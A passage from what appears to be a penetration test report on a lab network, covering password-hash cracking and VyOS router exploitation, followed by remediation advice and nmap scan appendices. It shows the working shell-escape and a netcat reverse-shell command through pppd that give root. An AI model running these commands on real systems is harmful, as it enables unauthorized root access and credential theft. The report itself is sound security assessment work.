root@kali:~/unshadowed1# cp ../mount1/etc/passwd ../mount1/etc/shadow .
```

Figure 104: Transferred the 'passwd' and 'shadow' files to the Kali machine in order to brute force the obtained password hashes

Using the 'unshadow' utility, the 'passwd' and 'shadow' files were combined in order to be used by a password cracking tool called John the Ripper, commonly known as john. The password hashes were successfully cracked and user 'xadmin' credentials were gained. The figure below demonstrates the password hash cracking process and results.

```
root@kali:~/unshadowed1# john unshadowed.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
plums            (xadmin)
1g 0:00:02:10 DONE 3/3 (2020-10-28 17:06) 0.007659g/s 3462p/s 3462c/s 3462C/s phxbb..plida
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 105: Obtained the user 'xadmin' password

The user 'xadmin' credentials were successfully used in further exploitation of the network.

4.4 VULNERABILITIES ON ALL DISCOVERED VYOS ROUTERS

It is essential to understand that Router1, Router2, Router3 and Router4 contain the following vulnerabilities. For simplicity purposes, exploitation of the Router1 is demonstrated and explained. The exploitation of the other discovered routers in the network is identical. The Router2, Router3 and Router4 exploitation can be successfully performed by repeating the procedure below and changing the targeted IPv4 address to a specific router IPv4 address respectively.

Enumeration

As previously demonstrated in the document, connection via telnet is available on the Router1. The figure below displays a successful telnet connection to the Router1 using the previously mentioned (see Open Port 23 (Telnet) on Several Hosts) default VyOS credentials.

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 29 11:39:20 UTC 2020 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
```

Figure 106: Post-login banner displayed by the VyOS router upon a successful connection via Telnet

By issuing a 'show version' command on the Router1, it was found that the running system version is VyOS 1.1.7.

```
vyos@vyos:~$ show version
Version:      VyOS 1.1.7
Description:  VyOS 1.1.7 (helium)
```

Figure 107: Returned version of the running VyOS platform

Vulnerability open-source intelligence search for VyOS version 1.1.7 was performed. It was discovered that the 1.1.7 version is vulnerable to two critical security risk vulnerabilities:

- CVE-2018-18555
  - A sandbox escape vulnerability allowing an operator level user to escape the restricted shell and execute commands with root permissions.
- CVE-2018-18556
  - A privilege escalation vulnerability allowing an operator level user to execute the pppd binary (/bin/pppd) with elevated, i.e. sudo, permissions. The improper input validation allows a malicious user to gain a shell with root privileges.

It is important to note that the deployed VyOS platform on the Router1 is vulnerable to both, CVE-2018-18555 and CVE-2018-18556, security issues. The exploitation of the network operating system is demonstrated and explained in the following sections.

CVE-2018-18555

As explained in the VyOS blog (VyOS Platform Blog, 2018), the operator level in VyOS is an outdated feature and lacks security. As explained in the report, there are many alternative ways, i.e. different commands, to exploit the vulnerability.

The vulnerability proof of concept is demonstrated below.

As it can be seen from the figure below, the restricted shell escape was performed using the backtick evaluation as a set command argument. The error output of the run 'ifconfig' command confirmed that the shell escape was successful and access to the underlying bash shell was gained.

```
vyos@vyos:~$ set "`/bin/bash`"
vyos@vyos:~$ ifconfig
bash: ifconfig: command not found
```

Figure 108: error output of the run command verified that the shell escape was successful

CVE-2018-18556

To further complicate matters, after performing the restricted shell escape, the user 'root' access was obtained.

The vulnerability exploitation process is shown below.

Netcat utility enabled to set up a listener on port 5555 on a separate shell.

```
vyos@vyos:~$ nc -lnvp 5555
listening on [any] 5555 ...
```

Figure 109: Issued 'netcat' command to listen for a TCP connection on port 5555 of the Router1

Netcat command is passed as the connect option to pppd binary.

```
vyos@vyos:~$ sudo pppd connect "nc -e /bin/bash 127.0.0.1 5555"
```

Figure 110: Issued 'pppd' command in order to issue the connection to the set-up TCP listener on port 5555

The connection is opened and a reverse shell with root privileges is obtained. The attacker may then run malicious arbitrary code with the gained root privileges.

```
vyos@vyos:~$ nc -lnvp 5555
listening on [any] 5555 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 49407
id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 111: Successful reverse shell with root privileges

5 SECURITY EVALUATION

5.1 TELNET ON THE VYOS ROUTERS

Telnet is an outdated protocol used for bidirectional communication. By default, the data sent using Telnet is unencrypted and can be read by an attacker for malicious purposes. Moreover, most practical implementations of the Telnet protocol have no authentication for ensuring secure communication between two machines. Telnet should be discontinued and port 23 used by Telnet should be disabled on all VyOS routers.

5.2 DEFAULT CREDENTIALS ON THE VYOS ROUTERS

It is clear that the misconfigured VyOS routers allow logging in using the default credentials which poses a security risk to the hosts and the network overall. It is highly recommended to change the login credentials by following a secure password policy.

5.3 CVE-2018-18555 AND CVE-2018-18556 VULNERABILITIES ON THE VYOS ROUTERS

As demonstrated in the report, a restricted shell escape and privilege escalation can be performed by combining the two high risk security vulnerabilities. In order to remediate the problem on the current version of the operating system, i.e. VyOS 1.1.7, global input sanitization would have to be implemented. However, as mentioned in the VyOS blog post, that is not possible (VyOS, 2019). Therefore, it is best to update the running VyOS version or use an alternative secure networking system to eliminate the mentioned security issues.

5.4 CVE-2014-6271 VULNERABILITY ON THE WEB SERVER 192.168.0.242

Machine 192.168.0.242 is vulnerable to the Shellshock environment variables remote command injection vulnerability. As it can be seen from the exploitation of the vulnerability, the severity of the security weakness is critical. Therefore, it is crucial to harden the web server in order to protect the system from the Shellshock vulnerability. It is highly recommended to update the web server to the newest released version or use other secure alternative software.

5.5 WordPress Administrative Interface on the Web Server 2

It is crucial to change the location of the WordPress administrative interface login page location in order to minimise the possibility of targeted attacks against the login page. To be specific, the directory of the wp-login.php file must be changed as /wordpress directory is well-known. Furthermore, it is recommended that the implemented outdated WordPress system should be updated, or other secure content management system should be used. Additionally, the credentials for the administrator 'admin' are insecure and therefore must be changed immediately.

5.6 Password Policy on Standard Hosts

It is a fundamental security practice to have a strong password and account lockout policy as it is an integral part of a secure system. The credentials for the user 'xadmin' are identical and insecure on the standard host machines. Brute forcing the 'xadmin' user on one of the hosts allows the attacker to log in into the other standard hosts using identical credentials. In addition to that, the user 'xadmin' is assigned sudo privileges which poses a high risk to the organization's assets if the account is compromised. It is vital to follow a secure password policy and change the credentials on the standard hosts immediately.

Moreover, in order to improve security, setting up SSH with a key-based authentication and disabling password-only based authentication is recommended. Besides that, implementing account and password lockout policy may be considered to improve the security of the network.

5.7 NFS on Standard Hosts

The standard hosts have the Network File System (NFS) enabled which allows sharing files across the network. Depending on the use, appropriate shared directories, read and write permissions should be set. It is highly recommended to implement NFSv4 as it is the most secure version of NFS.

5.8 SSH Login Brute Forcing

SSH brute force attacks were performed during the mapping and security testing of the network. The brute force attacks should not be possible to launch against any host of the network. In order to improve the security of the network:

- logging in as root should be disallowed;
- key-based authentication should be enabled;
- using allow list should be considered to only allow users that require SSH access.

Finally, an implementation of an intrusion prevention software, e.g. Fail2Ban, to protect the hosts from brute force attacks is highly recommended.

5.9 PfSense Firewall Administrative Interface Default Credentials

Default credentials were used to log in as an administrator into the firewall administrative interface. An attacker may conduct open-source intelligence gathering to discover the default credentials and utilise them to log in. A malicious user could then change the firewall rules and compromise the network. Therefore, it is crucial to change the default credentials immediately.

5.10 General Password Policy

As previously mentioned, a strong password policy is an essential part of a secure network. There have been multiple instances when an insecure password was used in the network. For instance, password ‘apple’ was used in order to log in as the user 'root' into 192.168.0.242 which is a critical security issue. It is clear that the company’s devised password guidelines are insecure. It is vital to implement a secure password policy for each of the deployed services and hosts in the network to follow.

6 NETWORK DESIGN CRITICAL EVALUATION

The examined ACME Inc. network contains numerous design flaws. As shown in the network's subnetting table (see Table 1), the network is split into separate parts of the network. The network is clearly divided into subnets to organize and set security boundaries in the network. However, as it can be seen in the table below, several subnetworks have not been allocated.

Subnet Address	Subnet Mask	Host Range	Used IP Addresses	Broadcast Address
192.168.0.0	255.255.255.224	192.168.0.1-192.168.0.30	N/A	192.168.0.31
192.168.0.160	255.255.255.224	192.168.0.161-192.168.0.190	N/A	192.168.0.191
192.168.0.236	255.255.255.252	192.168.0.237-192.168.0.238	N/A	192.168.0.239
192.168.0.244	255.255.255.252	192.168.0.245-192.168.0.246	N/A	192.168.0.247
192.168.0.248	255.255.255.252	192.168.0.249-192.168.0.250	N/A	192.168.0.251
192.168.0.252	255.255.255.252	192.168.0.253-192.168.0.254	N/A	192.168.0.255

Table 5: Unused subnetworks in the network

As a result, a significant amount of IPv4 addresses are considered to be wasted. Besides that, a particular implemented network design principle must be reconsidered – the 13.13.13.0/24 subnet allows for allocating up to 65534 hosts of which only 2 are currently in use. Meaning, that is a poor network design practice.

Furthermore, there are a few instances in the network when the entire IPv4 available host range in a subnetwork is used. Therefore, the deployed network design is not appropriately set up in case of a future organisation's expansion.

Moreover, it is recommended that the allocated subnets in the network should be allocated chronologically to allow easier configuration and management of the network. For example, the subnet 192.168.0.0/27 is unallocated, and the 192.168.0.32/27 subnet is in use.

Finally, an appropriate network redundancy is not implemented. Meaning that, in case of a failure of a specific network device and path, the entire network infrastructure may be temporarily interrupted. In order to minimize the downtime and increase the stability of the network, network redundancy must be integrated by deploying alternative network paths and additional network devices, i.e. routers and switches.

It is worth mentioning that Variable Length Subnet Masking (VLSM) utilized in order to create a more efficient network, as well as save a few IP addresses. Moreover, network firewall 'pfSense' is integrated into the network. The deployed network firewall allows access control, network traffic monitoring and other security-oriented functionalities.

As previously mentioned, the deployed network contains serious design flaws that may lead to significant additional costs in the future. It is highly recommended to conduct a network redesign by following the provided guidelines and considerations.

7 CONCLUSION

A network mapping and security testing were issued against the ACME Inc. network and a report was compiled to provide the requested information about the overall design and security of the network. To begin with, a range of different severity levels vulnerabilities were discovered during the conducted network security assessment. It is important to understand that the reported security weaknesses pose a significant risk to the organisation's assets. Furthermore, several network design flaws were discovered and explained in the document. In order to improve and maintain the network sustainability, the presented security vulnerability countermeasures and network design recommendations must be implemented. Otherwise, the deployed and configured ACME Inc. network may become a victim of cybercrime and sustain serious damage costs. All things considered, the network is poorly configured and appropriate measures must be taken to improve the security and effectiveness of the network.

REFERENCES

Lyon, G. (1997) ‘nmap – Network exploration tool and security/port scanner’. (online). Available at: https://nmap.org/ (Accessed 21st December 2020).

Rapid7 LLC (2011) ‘Metasploit’. (online). Available at: https://www.metasploit.com/ (Accessed 21st December 2020).

VyOS (2019) ‘Permanent Installation’. (online). Available at: https://docs.vyos.io/en/crux/install.html?#permanent-installation (Accessed 22nd December 2020).

Avian Research (2007) ‘netcat’. (online). Available at: https://nc110.sourceforge.io (Accessed 22nd December 2020).

Horton A., Coles B. (2020) ‘Whatweb – Next generation web scanner’. (online). Available at: https://github.com/urbanadventurer/WhatWeb (Accessed 23rd December 2020).

Sullo C., Lodge D. (2020) ‘Nikto – Web Server Scanner’. Available at: https://github.com/sullo/nikto (Accessed 23rd December 2020).

National Vulnerability Database (2019) ‘CVE-2014-6271 Detail’. Available at: https://nvd.nist.gov/vuln/detail/CVE-2014-6271 (Accessed 27th December 2020).

Exploit Database (2014) ‘Bash - 'Shellshock' Environment Variables Command Injection’. Available at: https://www.exploit-db.com/exploits/34766 (Accessed 27th December 2020).

No author (2019) ‘John the Ripper’. Available at: https://www.openwall.com/john/ (Accessed 27th December 2020).

pfSense (2020) ‘Default Username and Password’. Available at: https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html (Accessed 28th December 2020).

Daniil Baturin (2019) ‘The “operator” level is proved insecure and will be removed in the next releases’. Available at: https://blog.vyos.io/the-operator-level-is-proved-insecure-and-will-be-removed-in-the-next-releases (Accessed 28th December 2020).

National Vulnerability Database (2019) ‘CVE-2018-18555’. Available at: https://nvd.nist.gov/vuln/detail/CVE-2018-18555 (Accessed 29th December 2020).

National Vulnerability Database (2019) ‘CVE-2018-18556’. Available at: https://nvd.nist.gov/vuln/detail/CVE-2018-18556 (Accessed 29th December 2020).

Proxychains (2019) ‘proxychains – a tool that forces any TCP connection made by any given application to follow through proxy like TOR or any other SOCKS4, SOCKS5 or HTTP(S) proxy.’. Available at: https://github.com/haad/proxychains (Accessed 30th December 2020).

SANS ISC InfoSec Forums (2018) ‘Tunneling scanners (or really anything) over SSH’. Available at: https://isc.sans.edu/forums/diary/Tunneling+scanners+or+really+anything+over+SSH/24286/ (Accessed 30th December 2020).

APPENDICES

7.1 APPENDIX A – NMAP TCP PORT SCANS OF THE HOSTS

```
root@kali:~# nmap -sV -T4 -A -p- [ip-address]
```

Full TCP port, operating system and version detection scans were run against each of the discovered available IP addresses.

192.168.0.33 Host TCP Scan Results

```
Nmap scan report for 192.168.0.33
Host is up (0.0034s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2020-10-29T16:57:42+00:00; -62d14h49m11s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router
```

192.168.0.34 Host TCP Scan Results

```
Nmap scan report for 192.168.0.34
Host is up (0.0041s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      33182/udp   mountd
|   100005  1,2,3      43185/tcp   mountd
|   100005  1,2,3      54280/tcp6  mountd
|   100005  1,2,3      59295/udp6  mountd
|   100021  1,3,4      38755/udp   nlockmgr
|   100021  1,3,4      55875/tcp   nlockmgr
|   100021  1,3,4      57953/tcp6  nlockmgr
|   100021  1,3,4      60256/udp6  nlockmgr
|   100024  1          37297/tcp6  status
|   100024  1          45047/udp6  status
|   100024  1          53428/tcp   status
|   100024  1          56879/udp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
33421/tcp open  mountd   1-3 (RPC #100005)
42355/tcp open  mountd   1-3 (RPC #100005)
43185/tcp open  mountd   1-3 (RPC #100005)
53428/tcp open  status   1 (RPC #100024)
55875/tcp open  nlockmgr 1-4 (RPC #100021)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

192.168.0.66 Host TCP Scan

```
Nmap scan report for 192.168.0.66
Host is up (0.0015s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      41374/udp6  mountd
|   100005  1,2,3      45614/udp   mountd
|   100005  1,2,3      55375/tcp6  mountd
|   100005  1,2,3      57959/tcp   mountd
|   100021  1,3,4      41001/udp   nlockmgr
|   100021  1,3,4      41228/tcp6  nlockmgr
|   100021  1,3,4      54524/udp6  nlockmgr
|   100021  1,3,4      56951/tcp   nlockmgr
|   100024  1          33324/udp6  status
|   100024  1          40451/udp   status
|   100024  1          41222/tcp   status
|   100024  1          54980/tcp6  status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
39098/tcp open  mountd   1-3 (RPC #100005)
41222/tcp open  status   1 (RPC #100024)
51055/tcp open  mountd   1-3 (RPC #100005)
56951/tcp open  nlockmgr 1-4 (RPC #100021)
57959/tcp open  mountd   1-3 (RPC #100005)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.11 - 4.1
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

192.168.0.129 Host TCP Scan

```
Nmap scan report for 192.168.0.129
Host is up (0.0011s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2020-10-29T17:03:17+00:00; -62d14h49m11s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router
```

192.168.0.130 Host TCP Scan

```
Nmap scan report for 192.168.0.130
Host is up (0.0011s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      39937/udp6  mountd
|   100005  1,2,3      42067/udp   mountd
|   100005  1,2,3      45994/tcp   mountd
|   100005  1,2,3      58059/tcp6  mountd
|   100021  1,3,4      41667/tcp6  nlockmgr
|   100021  1,3,4      49055/udp   nlockmgr
|   100021  1,3,4      50833/tcp   nlockmgr
|   100021  1,3,4      52984/udp6  nlockmgr
|   100024  1          34032/tcp   status
|   100024  1          37971/udp   status
|   100024  1          52726/udp6  status
|   100024  1          60819/tcp6  status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
34032/tcp open  status   1 (RPC #100024)
41818/tcp open  mountd   1-3 (RPC #100005)
45994/tcp open  mountd   1-3 (RPC #100005)
50833/tcp open  nlockmgr 1-4 (RPC #100021)
51605/tcp open  mountd   1-3 (RPC #100005)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

192.168.0.193 Host TCP Scan

```
Nmap scan report for 192.168.0.193
Host is up (0.00033s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2020-10-29T22:00:59+00:00; -62d14h49m11s from scanner time.
MAC Address: 00:50:56:99:6C:E2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
```

192.168.0.203 Host TCP Scan

```
Nmap scan report for 192.168.0.203
Host is up (0.00027s latency).
All 65535 scanned ports on 192.168.0.203 are closed
MAC Address: 00:0C:29:DA:42:4C (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

192.168.0.210 Host TCP Scan

```
Nmap scan report for 192.168.0.210
Host is up (0.00021s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      38047/udp6  mountd
|   100005  1,2,3      40025/tcp   mountd
|   100005  1,2,3      44001/udp   mountd
|   100005  1,2,3      59240/tcp6  mountd
|   100021  1,3,4      52117/tcp6  nlockmgr
|   100021  1,3,4      53122/tcp   nlockmgr
|   100021  1,3,4      57647/udp6  nlockmgr
|   100021  1,3,4      59641/udp   nlockmgr
|   100024  1          33685/udp   status
|   100024  1          39866/tcp   status
|   100024  1          43943/udp6  status
|   100024  1          53363/tcp6  status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
39866/tcp open  status   1 (RPC #100024)
40025/tcp open  mountd   1-3 (RPC #100005)
44311/tcp open  mountd   1-3 (RPC #100005)
53122/tcp open  nlockmgr 1-4 (RPC #100021)
54584/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

192.168.0.225 Host TCP Scan

```
Nmap scan report for 192.168.0.225
Host is up (0.00059s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2020-10-29T22:24:10+00:00; -62d14h49m11s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel
```

192.168.0.226 Host TCP Scan

```
Nmap scan report for 192.168.0.226
Host is up (0.0014s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2020-10-29T22:24:10+00:00; -62d14h49m12s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router
```

192.168.0.229 Host TCP Scan

```
Nmap scan report for 192.168.0.229
Host is up (0.0015s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2020-10-29T22:24:10+00:00; -62d14h49m12s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router
```

192.168.0.230 Host TCP Scan

```
Nmap scan report for 192.168.0.230
Host is up (0.0017s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2020-10-29T22:24:10+00:00; -62d14h49m12s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router
```

192.168.0.233 Host TCP Scan

```
Nmap scan report for 192.168.0.233
Host is up (0.0014s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2020-10-29T22:24:10+00:00; -62d14h49m12s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router
```

192.168.0.242 Host TCP Scan

```
Nmap scan report for 192.168.0.242
Host is up (0.0015s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
